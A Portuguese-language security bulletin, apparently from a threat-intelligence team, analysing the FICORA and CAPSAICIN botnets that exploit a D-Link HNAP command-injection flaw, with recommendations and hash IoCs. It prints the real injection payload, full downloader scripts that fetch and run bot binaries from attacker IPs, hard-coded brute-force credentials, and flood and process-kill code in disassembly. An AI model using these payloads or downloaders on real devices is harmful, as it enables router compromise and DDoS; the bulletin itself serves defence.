

TLP: CLEAR



# BOLETIM DE SEGURANÇA

**Botnets FICORA e CAPSAICIN: Explorando vulnerabilidades em dispositivos D-Link**

Acesse a nossa nova comunidade através do  
WhatsApp!

## Heimdall Security Research



Acesse boletins diários sobre agentes de ameaças, *malwares*, indicadores de comprometimentos, TTPs e outras informações no *site* da ISH.

## Boletins de Segurança – Heimdall



ISH

### CONTAS DO FACEBOOK SÃO INVADIDAS POR EXTENSÕES MALICIOSAS DE NAVEGADORES

Descoberto recentemente que atores maliciosos utilizam extensões de navegadores para realizar o roubo de cookies de sessões de sites como o Facebook. A extensão maliciosa é oferecida como um anexo do ChatGPT...

BAIXAR



ISH

### ALERTA PARA RETORNO DO MALWARE EMOTET!

O malware Emotet após permanecer alguns meses sem operações retornou com outro meio de propagação, via OneNote e também dos métodos já conhecidos via Planilhas e Documentos do Microsoft Office...

BAIXAR



ISH

### GRUPO DE RANSOMWARE CLOP EXPLORANDO VULNERABILIDADE PARA NOVAS VÍTIMAS

O grupo de Ransomware conhecido como ClOp está explorando ativamente a vulnerabilidade conhecida como CVE-2023-0669, na qual realizou o ataque a diversas organizações e expôs os dados no site de data leaks...

BAIXAR

## SUMÁRIO

1	Informações sobre as botnets .....	4
2	Análise técnica FICORA.....	6
3	Análise técnica CAPSAICIN .....	8
4	Recomendações.....	10
5	Indicadores de Comprometimento (IoC) .....	11
6	Referências .....	16
7	Autores.....	16

## LISTA DE TABELAS

Tabela 1 – Indicadores de comprometimento FICORA. ....	12
Tabela 2 – Indicadores de comprometimento CAPSAICIN. ....	14
Tabela 3 – Indicadores de comprometimento de rede FICORA.....	15
Tabela 4 – Indicadores de comprometimento de Rede CAPSAICIN.....	15
Tabela 5 – Indicadores de comprometimento de HOSTS. ....	16

## LISTA DE FIGURAS

<i>Figura 1 – Telemetria IPS-Fortinet. ....</i>	<i>4</i>
<i>Figura 2 – Telemetria “FICORA”. ....</i>	<i>5</i>
<i>Figura 3 – Comando malicioso “FICORA” explorando uma vulnerabilidade do D-Link.....</i>	<i>6</i>
<i>Figura 4 – Script do downloader “multi” usando o comando “curl”. ....</i>	<i>6</i>
<i>Figura 5 – Função de ataque de força bruta com nome de usuário e senha codificados. ....</i>	<i>7</i>
<i>Figura 6 – Função de ataque de inundação UDP. ....</i>	<i>7</i>
<i>Figura 7 – Script do downloader “bins.sh”. ....</i>	<i>8</i>
<i>Figura 8 – Eliminando botnets conhecidas. ....</i>	<i>8</i>
<i>Figura 9 – Comandos de ataque DDoS. ....</i>	<i>9</i>
<i>Figura 10 – Versão do malware. ....</i>	<i>9</i>

## 1 INFORMAÇÕES SOBRE AS BOTNETS

Foi observado um aumento significativo na atividade de **duas botnets** distintas durante os meses de outubro e novembro de 2024. As variantes identificadas foram a Mirai “**FICORA**” e a Kaiten “**CAPSAICIN**”. Ambas são frequentemente propagadas através de vulnerabilidades documentadas em dispositivos **D-Link**, que permitem a execução de comandos maliciosos remotamente. Essa exploração ocorre por meio da ação `GetDeviceSettings` na interface do protocolo HNAP (Home Network Administration Protocol). Essa falha no HNAP foi originalmente revelada quase uma década atrás, afetando diversos dispositivos. Entre as CVE associadas estão o [CVE-2015-2051](#), [CVE-2019-10891](#), [CVE-2022-37056](#) e [CVE-2024-33112](#).





Figura 1 – Telemetria IPS-Fortinet.

Os invasores frequentemente reutilizam técnicas de ataque antigas, o que contribui para a permanência das botnets “**FICORA**” e “**CAPSAICIN**” em suas atividades de infecção. Essas práticas permitem que ataques já conhecidos continuem explorando hosts vulneráveis, favorecendo a disseminação contínua dessas ameaças e o comprometimento de novos alvos.



Conforme a [Fortinet](#), os atacantes responsáveis pela propagação da botnet “**FICORA**” utilizaram os servidores **185[.]191[.]126[.]213** e **185[.]191[.]126[.]248**, ambos localizados na Holanda. Esses ataques, entretanto, tiveram um alcance global, incluindo o **Brasil**, que figurou entre os países-alvo dessa operação. A amplitude das ações sugere que não se tratava de um ataque direcionado, mas sim de uma campanha mais ampla voltada para comprometer múltiplos alvos ao redor do mundo.



*Figura 2 – Telemetria “FICORA”.*

A botnet “**CAPSAICIN**” demonstrou uma atividade mais limitada em termos de duração, com uma operação intensa concentrada nos dias 21 e 22 de outubro de 2024. Embora os países do Leste Asiático tenham sido os mais afetados por esses incidentes, traços de sua presença foram detectados em outras regiões, indicando uma disseminação ampla, ainda que menos significativa fora do eixo asiático.

## 2 ANÁLISE TÉCNICA FICORA

A botnet “FICORA” utiliza um script de shell denominado “**multi**”, que é baixado, executado e posteriormente excluído após sua execução. Esse script emprega diferentes métodos para obter o malware “**FICORA**”, incluindo as ferramentas “*wget*”, “*ftpget*”, “*curl*” e “*tftp*”.

```
SOAPAction: "http://purenetworks.com/HNAP1/GetDeviceSettings/`cd && cd tmp && export PATH=$PATH:.. && cd /tmp;wget http://103.149.87.69/scripts/multi;chmod 777 multi;sh multi dlink;rm -rf multi`"
```

Figura 3 – Comando malicioso “FICORA” explorando uma vulnerabilidade do D-Link.

```
killall -9 *mips; killall -9 *mips.s; curl -0 http://103.149.87.69/la.bot.mips; chmod +x la.bot.mips; ./la.bot.mips multi
killall -9 *mipsel; killall -9 *mipsel.s; curl -0 http://103.149.87.69/la.bot.mipsel; chmod +x la.bot.mipsel; ./la.bot.mipsel multi
killall -9 *x86_64; killall -9 *x86_64.s; curl -0 http://103.149.87.69/la.bot.x86_64; chmod +x la.bot.x86_64; ./la.bot.x86_64 multi
killall -9 *arm; killall -9 *arm.s; curl -0 http://103.149.87.69/la.bot.arm; chmod +x la.bot.arm; ./la.bot.arm multi
killall -9 *arm5; killall -9 *arm5.s; curl -0 http://103.149.87.69/la.bot.arm5; chmod +x la.bot.arm5; ./la.bot.arm5 multi
killall -9 *arm6; killall -9 *arm6.s; curl -0 http://103.149.87.69/la.bot.arm6; chmod +x la.bot.arm6; ./la.bot.arm6 multi
killall -9 *arm7; killall -9 *arm7.s; curl -0 http://103.149.87.69/la.bot.arm7; chmod +x la.bot.arm7; ./la.bot.arm7 multi
killall -9 *powerpc; killall -9 *powerpc.s; curl -0 http://103.149.87.69/la.bot.powerpc; chmod +x la.bot.powerpc; ./la.bot.powerpc multi
killall -9 *m68k; killall -9 *m68k.s; curl -0 http://103.149.87.69/la.bot.m68k; chmod +x la.bot.m68k; ./la.bot.m68k multi
killall -9 *sparc; killall -9 *sparc.s; curl -0 http://103.149.87.69/la.bot.sparc; chmod +x la.bot.sparc; ./la.bot.sparc multi
killall -9 *arc; killall -9 *arc.s; curl -0 http://103.149.87.69/la.bot.arc; chmod +x la.bot.arc; ./la.bot.arc multi
killall -9 *i486; killall -9 *i486.s; curl -0 http://103.149.87.69/la.bot.i486; chmod +x la.bot.i486; ./la.bot.i486 multi
killall -9 *i586; killall -9 *i586.s; curl -0 http://103.149.87.69/la.bot.i586; chmod +x la.bot.i586; ./la.bot.i586 multi
killall -9 *i686; killall -9 *i686.s; curl -0 http://103.149.87.69/la.bot.i686; chmod +x la.bot.i686; ./la.bot.i686 multi
killall -9 *powerpc-440fp; killall -9 *powerpc-440fp.s; curl -0 http://103.149.87.69/la.bot.powerpc-440fp; chmod +x la.bot.powerpc-440fp; ./la.bot.powerpc-440fp multi
killall -9 *sh4; killall -9 *sh4.s; curl -0 http://103.149.87.69/la.bot.sh4; chmod +x la.bot.sh4; ./la.bot.sh4 multi
```

Figura 4 – Script do downloader “multi” usando o comando “curl”.

Antes de iniciar o download, o script elimina quaisquer processos ativos que possuam extensões de arquivo semelhantes às do malware “FICORA”. Após isso, ele baixa e executa versões do malware adaptadas para várias arquiteturas Linux, como “*arc*”, “*arm*”, “*arm5*”, “*arm6*”, “*arm7*”, “*i486*”, “*i586*”, “*i686*”, “*m68k*”, “*mips*”, “*mipsel*”, “*powerpc*”, “*powerpc-440fp*” e “*sparc*”.

A análise foi sobre uma amostra específica, identificada como “**la.bot.arm7**”. O malware “**FICORA**” utiliza o algoritmo de criptografia **ChaCha20** para codificar sua configuração, que inclui o domínio de seu servidor de comando e controle (C2) e uma string exclusiva que o diferencia. Entre suas funcionalidades, o malware possui um scanner que utiliza um nome de usuário e senha codificados para realizar ataques de força bruta. Além disso, o código contém um script de shell integrado com caracteres ASCII em formato hexadecimal, que é montado durante a execução do scanner. Esse script busca processos com a palavra-chave “**dvrHelper**”, um indicativo de outro malware, e os encerra.

```

0000000000012FCC MOV          R3, #6
0000000000012FD0 BL          add_auth_entry
0000000000012FD4 LDR          R0, =aRoot ; "root"
0000000000012FD8 LDR          R1, =aRoot621 ; "root621"
0000000000012FDC MOV          R2, #4
0000000000012FE0 MOV          R3, #7
0000000000012FE4 BL          add_auth_entry
0000000000012FE8 LDR          R0, =aRoot ; "root"
0000000000012FEC LDR          R1, =aVizxv ; "vizxv"
0000000000012FF0 MOV          R2, #4
0000000000012FF4 MOV          R3, #5
0000000000012FF8 BL          add_auth_entry
0000000000012FFC LDR          R0, =aRoot ; "root"
0000000000013000 LDR          R1, =aOelinux123 ; "oelinux123"
0000000000013004 MOV          R2, #4
  
```

Figura 5 – Função de ataque de força bruta com nome de usuário e senha codificados.

Derivado do malware mirai, “FICORA” herdou características estruturais semelhantes, além de incluir funções específicas para ataques DDoS, utilizando protocolos como “UDP”, “TCP” e “DNS”. Essa combinação de funcionalidades torna “FICORA” uma ameaça versátil e adaptável a diferentes sistemas e objetivos de ataque.

```

loc_D110                                ; CODE XREF: sub_D038+1A8↓j
LDR          R3, =0xFFFF
CMP          R7, R3
LDRNE       R12, [SP,#0x10040+var_1003C]
STRNEH      R12, [R5,#0xA]
BNE         loc_D12C
BL          rand_next
STRH        R0, [R5,#0xA]

loc_D12C                                ; CODE XREF: sub_D038+E8↑j
MOV          R0, #2
MOV          R1, R0
MOV          R2, #0x11
BL          socket
ADD          R1, SP, #0x10040+var_40
CMN         R0, #1
ADD          R1, R1, #8
MOV          R2, #0x10
ADD          R6, R6, #1
STR          R0, [R8,R10]
BEQ         loc_D240
ADD          R3, SP, #0x10040+var_40
MOV          R12, #2
STRH        R12, [R3,#8]
MOV          R12, #0
STRH        R11, [R3,#0xA]
STR          R12, [R3,#0xC]
BL          bind
LDRB        R3, [R5,#4]
CMP          R3, #0x1F
BHI         loc_D1C4
LDR          R4, [R5]
BL          rand_next
AND          R3, R4, #0xFF0000
  
```

Figura 6 – Função de ataque de inundação UDP.



### 3 ANÁLISE TÉCNICA CAPSAICIN

A botnet “CAPSAICIN” utiliza um script de shell denominado “**bins.sh**”, que é responsável por baixar e executar o malware. O arquivo do malware, identificado pelo prefixo “**yakuza**”, é compatível com diversas arquiteturas Linux, incluindo “**arm**”, “**arm5**”, “**arm6**”, “**arm7**”, “**i586**”, “**i686**”, “**m68k**”, “**mips**”, “**mipsel**”, “**ppc**”, “**sparc**” e “**x86**”.

```
#!/bin/bash
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://87.10.220.221/yakuza.mips; chmod +x yakuza.mips; ./yakuza.mips; rm -rf yakuza.mips
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://87.10.220.221/yakuza.mipsel; chmod +x yakuza.mipsel; ./yakuza.mipsel; rm -rf yakuza.mipsel
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://87.10.220.221/yakuza.sh; chmod +x yakuza.sh; ./yakuza.sh; rm -rf yakuza.sh
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://87.10.220.221/yakuza.x86; chmod +x yakuza.x86; ./yakuza.x86; rm -rf yakuza.x86
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://87.10.220.221/yakuza.arm6; chmod +x yakuza.arm6; ./yakuza.arm6; rm -rf yakuza.arm6
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://87.10.220.221/yakuza.i686; chmod +x yakuza.i686; ./yakuza.i686; rm -rf yakuza.i686
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://87.10.220.221/yakuza.ppc; chmod +x yakuza.ppc; ./yakuza.ppc; rm -rf yakuza.ppc
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://87.10.220.221/yakuza.i586; chmod +x yakuza.i586; ./yakuza.i586; rm -rf yakuza.i586
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://87.10.220.221/yakuza.m68k; chmod +x yakuza.m68k; ./yakuza.m68k; rm -rf yakuza.m68k
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://87.10.220.221/yakuza.arm4; chmod +x yakuza.arm4; ./yakuza.arm4; rm -rf yakuza.arm4
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://87.10.220.221/yakuza.arm5; chmod +x yakuza.arm5; ./yakuza.arm5; rm -rf yakuza.arm5
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://87.10.220.221/yakuza.arm7; chmod +x yakuza.arm7; ./yakuza.arm7; rm -rf yakuza.arm7
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://87.10.220.221/yakuza.sparc; chmod +x yakuza.sparc; ./yakuza.sparc; rm -rf yakuza.sparc
```

Figura 7 – Script do downloader “bins.sh”.

Antes de executar suas funções, o malware elimina processos relacionados a outras botnets que possam estar ativos no sistema infectado, garantindo ser o único a operar no host comprometido. Após essa etapa, o “**CAPSAICIN**” estabelece uma conexão com seu servidor de comando e controle (C2), localizado no endereço **192.[.]110[.]247[.]46**. Durante essa conexão, ele transmite informações do sistema operacional do host infectado, além de um apelido atribuído ao dispositivo pela própria botnet.

```
loc_4063F5:
mov     eax, [rbp+var_4]
cdqe
mov     rcx, knownBots[rax*8]
mov     eax, [rbp+var_4]
cdqe
mov     rdx, knownBots[rax*8]
lea     rdi, [rbp+var_210]
mov     esi, offset aPkill9SBusybox ; "pkill -9 %s || busybox pkill -9 %s"
mov     eax, 0
call   sprintf
lea     rdi, [rbp+var_210]
call   system
mov     edi, 1
call   sleep
inc     [rbp+var_4]
```

Figura 8 – Eliminando botnets conhecidas.



A análise da variante “yakuza.x86” revelou que o malware inclui uma função chamada “**PRIVMSG**”, que configura variáveis de ambiente para as operações futuras solicitadas pelo servidor C2. Entre essas operações estão comandos específicos que habilitam ataques DDoS, utilizando as instruções enviadas pelo C2.

Attack Command	Description
STD	Flooding attack with random hard-coded strings for the port number and target specified by the attacker.
UNKNOWN	UDP flooding attack with random characters for the port number and target specified by the attacker.
HTTP	HTTP flooding attack.
HOLD	TCP connection flooding attack.
JUNK	TCP flooding attack.
BLACKNURSE	BlackNurse attack, which is based on the ICMP packet flooding attack.
DNS	DNS amplification flooding attack.

Figura 9 – Comandos de ataque DDoS.

A pesquisa do código indica que **CAPSAICIN** é uma variante desenvolvida com base no malware da versão 17.0.0 associado ao grupo Keksec. Essa ligação é reforçada por similaridades em seu design e funcionalidade. Combinando capacidades de eliminação de concorrência, persistência e ataques direcionados, **CAPSAICIN** se mostra uma ameaça sofisticada e projetada para causar impacto significativo em sistemas vulneráveis.

```

aNoticeSKaitenZ db 'NOTICE %s :Kaiten ZiggyStartux Capsaicin Fast-Flux Qbot Redo by F'
                  ; DATA XREF: version+1D70
                  db 'reak version 17.0.0',0Ah,0
aNoticeSNickNic dh 'NOTICE %s :NTCK <nick>'.0Ah.0

```

Figura 10 – Versão do malware.

## 4 RECOMENDAÇÕES

---

Além dos indicadores de comprometimento elencados abaixo pela ISH, poderão ser adotadas medidas visando a mitigação da infecção do referido *malware*, como por exemplo:

### **Manutenção de sistemas**

- Aplique regularmente patches de segurança e atualizações em sistemas operacionais, dispositivos IoT e outros equipamentos que possam ser alvo de exploits utilizados por essas botnets.

### **Restrição de acesso a protocolos e portas não utilizados**

- Configure firewalls para bloquear protocolos vulneráveis (como Telnet e FTP) e restrinja o acesso às portas não utilizadas, minimizando a superfície de ataque.

### **Monitoramento de tráfego de rede**

- Implante ferramentas de monitoramento para identificar tráfego anômalo, como tentativas de conexão com endereços IP maliciosos conhecidos, incluindo os servidores C2 das botnets.

### **Implementação de autenticação robusta**

- Substitua credenciais padrão em dispositivos conectados por senhas fortes e únicas. Considere a implementação de autenticação multifator (MFA) para aumentar a segurança.

### **Uso de soluções de segurança avançadas**

- Implemente sistemas de detecção e prevenção de intrusões (IDS/IPS) que possam identificar e bloquear comandos associados a malware como CAPSAICIN e FICORA.

### **Segmentação de rede**

- Separe redes críticas de sistemas menos seguros (como dispositivos IoT) para limitar o impacto de um ataque e impedir a movimentação lateral dentro do ambiente.

### **Conscientização de equipes**

- Treine equipes de TI e usuários finais sobre práticas de segurança, como evitar clicar em links ou executar scripts desconhecidos, além de reconhecer comportamentos suspeitos que possam indicar comprometimentos.

## 5 INDICADORES DE COMPROMETIMENTO (IOC)

A ISH Tecnologia realiza o tratamento de diversos indicadores de compromissos coletados por meio de fontes abertas, fechadas e também de análises realizadas pela equipe de segurança Heimdall. Diante disto, abaixo listamos todos os Indicadores de Comprometimento (IOCs) relacionadas a análise do(s) artefato(s) deste relatório.

Indicadores de artefato FICORA	
<b>md5:</b>	0f29b7fa7dd66707be2dfcc16c84263f
<b>sha1:</b>	6d91d09eee5df1a4f2ee44a6d080f73daa437110
<b>sha256:</b>	9b161a32d89f9b19d40cd4c21d436c1daf208b5d159ffe1df7ad5fd1a57610e5
<b>File name:</b>	-
<b>md5:</b>	233a1a71307fd7ca5946d90d6977e97a
<b>sha1:</b>	12c5479aa5def1aff8e1c4f712af2d49c1212f35
<b>sha256:</b>	faeea9d5091384195e87caae9dd88010c9a2b3b2c88ae9cac8d79fd94f250e9f
<b>File name:</b>	file_mirai
<b>md5:</b>	e4bbe8700ae73621e548184657a1e86c
<b>sha1:</b>	51f00adf80911d4de04d8cc950617f28b1ae435c
<b>sha256:</b>	10d7aedc963ea77302b967aad100d7dd90d95abccb099c5a0a2df309c52c32b8
<b>File name:</b>	la.bot.arm5
<b>md5:</b>	968cc1e603840fb4d14b0d2355d9b1dd
<b>sha1:</b>	b2c320bf8dbf6da3a243023571b94e380dac0840
<b>sha256:</b>	7f6912de8bef9ced5b9018401452278570b4264bb1e935292575f2c3a0616ec4
<b>File name:</b>	copy
<b>md5:</b>	b1e68b7ed1b59378c3bba1ac9c4cc66d
<b>sha1:</b>	96f7dec8143513164bc1a4b7e38b541b624f6cab
<b>sha256:</b>	a06fd0b8936f5b2370db5f7ec933d53bd8a1bf5042cdc5c052390d1ecc7c0e07
<b>File name:</b>	dvrLocker.arm7
<b>md5:</b>	14dc5a3ed34c2f1d48b4b14c18c52d37
<b>sha1:</b>	02fee762a94cd87bc6f23356c232682618c82f47
<b>sha256:</b>	764a03bf28f9eec50a1bd994308e977a64201f5e5d41337bdcc942c74861bcd3
<b>File name:</b>	la.bot.m68k
<b>md5:</b>	ce3c4d1798f20895709453372304ffdc
<b>sha1:</b>	adc9f8f5c3b1ce672e1039051ec691d2106d6780
<b>sha256:</b>	df176fb8cfbc7512c77673f862e73833641ebb0d43213492c168f99302dcd5e3
<b>File name:</b>	la.bot.mips.elf
<b>md5:</b>	dcdd2c68d1e8dcef8abeba06da4dc855
<b>sha1:</b>	28d92e72d408f2ef93acd89801344a2489191e75
<b>sha256:</b>	ac2df391ede03df27bcf238077d2dddcd24cd86f16202c5c51ecd31b7596a68
<b>File name:</b>	-

<b>md5:</b>	f23a6bb0404a659b26f2cc143acf1b1e
<b>sha1:</b>	eb3385ded22950ecad06ef4e4ab144f7d4ebb3a9
<b>sha256:</b>	ca3f6dce945ccad5a50ea01262b2d42171f893632fc5c5b8ce4499990e978e5b
<b>File name:</b>	la.bot.powerpc.elf
<b>md5:</b>	9e9e24999b43ded769a7f05c31a44886
<b>sha1:</b>	519039426bc9f3f9320d4544240b1747944e788c
<b>sha256:</b>	afee245b6f999f6b9d0dd997436df5f2abfb3c8d2a8811ff57e3c21637207d62
<b>File name:</b>	la.bot.sh4.elf
<b>md5:</b>	fae498f37a29257beb94d55497c19e80
<b>sha1:</b>	0437702a162d05a220eb12b3f928e6b19156ffae
<b>sha256:</b>	ec508df7cb142a639b0c33f710d5e49c29a5a578521b6306bee28012aadde4a8
<b>File name:</b>	-

Tabela 1 – Indicadores de comprometimento FICORA

Indicadores de artefato CAPSAICIN	
<b>md5:</b>	61e7d18a4efdd3273fe436a0d66da732
<b>sha1:</b>	7ddba93d88aa948c675a1cfa48ddd23ca651f80d
<b>sha256:</b>	8349ba17f028b6a17aaa09cd17f1107409611a0734e06e6047ccc33e8ff669b0
<b>File name:</b>	yakuza.arm5
<b>md5:</b>	de0f5a7725ab51649f6e2f650fae6234
<b>sha1:</b>	3226d3e460b1f1b8e60c75705be9837217e01f1d
<b>sha256:</b>	b3ad8409d82500e790e6599337abe4d6edf5bd4c6737f8357d19edd82c88b064
<b>File name:</b>	yakuza.arm6
<b>md5:</b>	ce62420c6d3605bb4ca011f680a38dd5
<b>sha1:</b>	517a7fcdabb87ba43fd41f573bd56ca1be78e86e
<b>sha256:</b>	ec87dc841af77ec2987f3e8ae316143218e9557e281ca13fb954536aa9f9caf1
<b>File name:</b>	yakuza.arm7
<b>md5:</b>	e15afeee577ac2d7fbab1da293cbb903
<b>sha1:</b>	a7df0a931f0a9e375030041c42cf978ec39cbd9c
<b>sha256:</b>	784c9711eadceb7fedf022b7d7f00cff7a75d05c18ff726e257602e3a3cccc1
<b>File name:</b>	yakuza.i586
<b>md5:</b>	5494047b610a7a1a6609f5f87ff986da
<b>sha1:</b>	5dd0155cf41286cec8e9850847095d88b56a30d0
<b>sha256:</b>	bde6ef047e0880ac7ef02e56eb87d5bc39116e98ef97a5b1960e9a55cea5082b
<b>File name:</b>	yakuza.i686
<b>md5:</b>	6439104bfdb93a4fb435f69ee95713d4
<b>sha1:</b>	461fd5aec8bd401d0780d1afb357c869d301639f
<b>sha256:</b>	c7be8d1b8948e1cb095d46376ced64367718ed2d9270c2fc99c7052a9d1ffed7
<b>File name:</b>	yakuza.m68k
<b>md5:</b>	1b77238da15d598fe3877548b9b2197c
<b>sha1:</b>	0b530c095dde1384c8e71a539c4a8fb038fd9fba
<b>sha256:</b>	4600703535e35b464f0198a1fa95e3668a0c956ab68ce7b719c28031d69b86ff
<b>File name:</b>	yakuza.mips



<b>md5:</b>	cff313365a8c2d4a4983d78b29d3fb2c
<b>sha1:</b>	5eac7f1915a678017c4fe5ebe264f95dd72ceeb7
<b>sha256:</b>	6e3ef9404817e168c974000205b27723bc93abd7fbf0581c16bb5d2e1c5c6e4a
<b>File name:</b>	yakuza.mipsel
<b>md5:</b>	dd78a6bd7fee0dc8c058cf4f08429992
<b>sha1:</b>	7d954650821deea698dc01a41b9d26f0b1f47f30
<b>sha256:</b>	32e66b87f47245a892b102b7141d3845540b270c278e221f502807758a4e5dee
<b>File name:</b>	yakuza.ppc
<b>md5:</b>	4f972bcb14039a4fad62686929df5f9b
<b>sha1:</b>	65ce4695e09e52272551a2a37f9660692f74b8f8
<b>sha256:</b>	540c00e6c0b53332128b605b0d5e0926db0560a541bb13448d094764844763df
<b>File name:</b>	yakuza.sparc
<b>md5:</b>	c0a45453b6d9d258e56e7d997f3e87d0
<b>sha1:</b>	752253649e258ddca604a5c0df57ba16760e06b8
<b>sha256:</b>	b74dbd02b7ebb51700f3c5900283e46570fe497f9b415d25a029623118073519
<b>File name:</b>	yakuza.x86
<b>md5:</b>	307bcbcd5dfbc643dd86f65bb6eda7df
<b>sha1:</b>	e21f9ed2ac77f295cad4f720af0a1e62f0f8a53a
<b>sha256:</b>	148f6b990fc1f1903287cd5c20276664b332dd3ba8d58f2bf8c26334c93c3af5
<b>File name:</b>	2271
<b>md5:</b>	8ceb210e05432af8859c9d6d54e0134d
<b>sha1:</b>	772c2678781fb3867778a3ddb6e056d81cbbcb8d2
<b>sha256:</b>	464e2f1faab2a40db44f118f7c3d1f9b300297fe6ced83fabe87563fc82efe95
<b>File name:</b>	80891
<b>md5:</b>	1d2b85b413a040d04ef9d3b26a75a809
<b>sha1:</b>	6d7a21f7722159916a1d89b7882337c34baf7dfc
<b>sha256:</b>	b699cd64b9895cdcc325d7dd96c9eca623d3ec0247d20f39323547132c8fa63b
<b>File name:</b>	yakuza.arm6.elf
<b>md5:</b>	fa8bae6bbcf9a658fa25b7f2a4faaf04
<b>sha1:</b>	912ff68ca48b9d60ac0acf7ea30c877c406bbbf2
<b>sha256:</b>	1007f5613a91a5d4170f28e24bfa704c8a63d95a2b4d033ff2bff7e2fe3dcffe
<b>File name:</b>	bot.arm7
<b>md5:</b>	86973f12baa70ab53c827b32edc6a55c
<b>sha1:</b>	1d4001d5f25bf6f34badf0c7ee5b2ee2aeef740
<b>sha256:</b>	7a815d4ca3771de8a71cde2bdacf951bf48ea5854eb0a2af5db7d13ad51c44ab
<b>File name:</b>	67161
<b>md5:</b>	4b2bfa94425ea635064b9ed7c5ae58fe
<b>sha1:</b>	586399e2e8798c86fe93120defcd7efc2b274a79
<b>sha256:</b>	d6a2a22000d68d79caee482d8cf092c2d84d55dccee05e179a961c72f77b1ba
<b>File name:</b>	-

<b>md5:</b>	21f772d53fac58dd9020874ef8f1bfbb
<b>sha1:</b>	af46ba435aec9b91b9c28602f0656f9be51b28a0
<b>sha256:</b>	7ab36a93f009058e60c8a45b900c1c7ae38c96005a43a39e45be9dc7af9d6da8
<b>File name:</b>	77795
<b>md5:</b>	09cffee598c119e3a5edf0acbeec7e8e
<b>sha1:</b>	68080767cf5f432443d16ab2f6ddcecc99e1463a
<b>sha256:</b>	803abfe19cdc6c0c41acfeb210a2361cab96d5926b2c43e5eb3b589a6ed189ad
<b>File name:</b>	yakuza.mips
<b>md5:</b>	5270ca39b6fb53a573c718abfb91b8d1
<b>sha1:</b>	520b6f47d86056b3f5937c59585398bfd885374
<b>sha256:</b>	7b29053306f194ca75021952f97f894d8eae6d2e1d02939df37b62d3845bfdb7
<b>File name:</b>	yakuza.mipsel
<b>md5:</b>	83839f39636c8c07de48ccdd2cb6c214
<b>sha1:</b>	a9de7988609a94cbb4d929cf97e562bb57149ceb
<b>sha256:</b>	59704cf55b9fa439d6f7a36821a50178e9d73ddc5407ff340460c054d7defc54
<b>File name:</b>	64536
<b>md5:</b>	83fe48201a7a45f4ba64bd3c88a30ad6
<b>sha1:</b>	aa6ab4d2b53d14d27d2816ddd8e399b68fb90fc3
<b>sha256:</b>	aaa49b7b4f1e71623c42bc77bb7aa40534bcb7312da511b041799bf0e1a63ee7
<b>File name:</b>	51974
<b>md5:</b>	b09601461725ffb5ed51390172eb4b53
<b>sha1:</b>	7611af4df21d38d4aee5c5f2379a5ccf3adf3768
<b>sha256:</b>	1ca1d5a53c4379c3015c74af2b18c1d9285ac1a48d515f9b7827e4f900a61bde
<b>File name:</b>	yakuza.x86

*Tabela 2 - Indicadores de comprometimento CAPSAICIN*

<b>Indicadores do artefato DOWNLOADER</b>	
<b>md5:</b>	cb9f5c8892bffc28f6c12f11d60f5c92
<b>sha1:</b>	1d6547bdc771958738e13f3288606184c94ee700
<b>sha256:</b>	f71dc58cc969e79cb0fdfe5163fbb9ed4fee5e13cc9407a11d231601ee4c6e23
<b>File name:</b>	multi.octet-stream
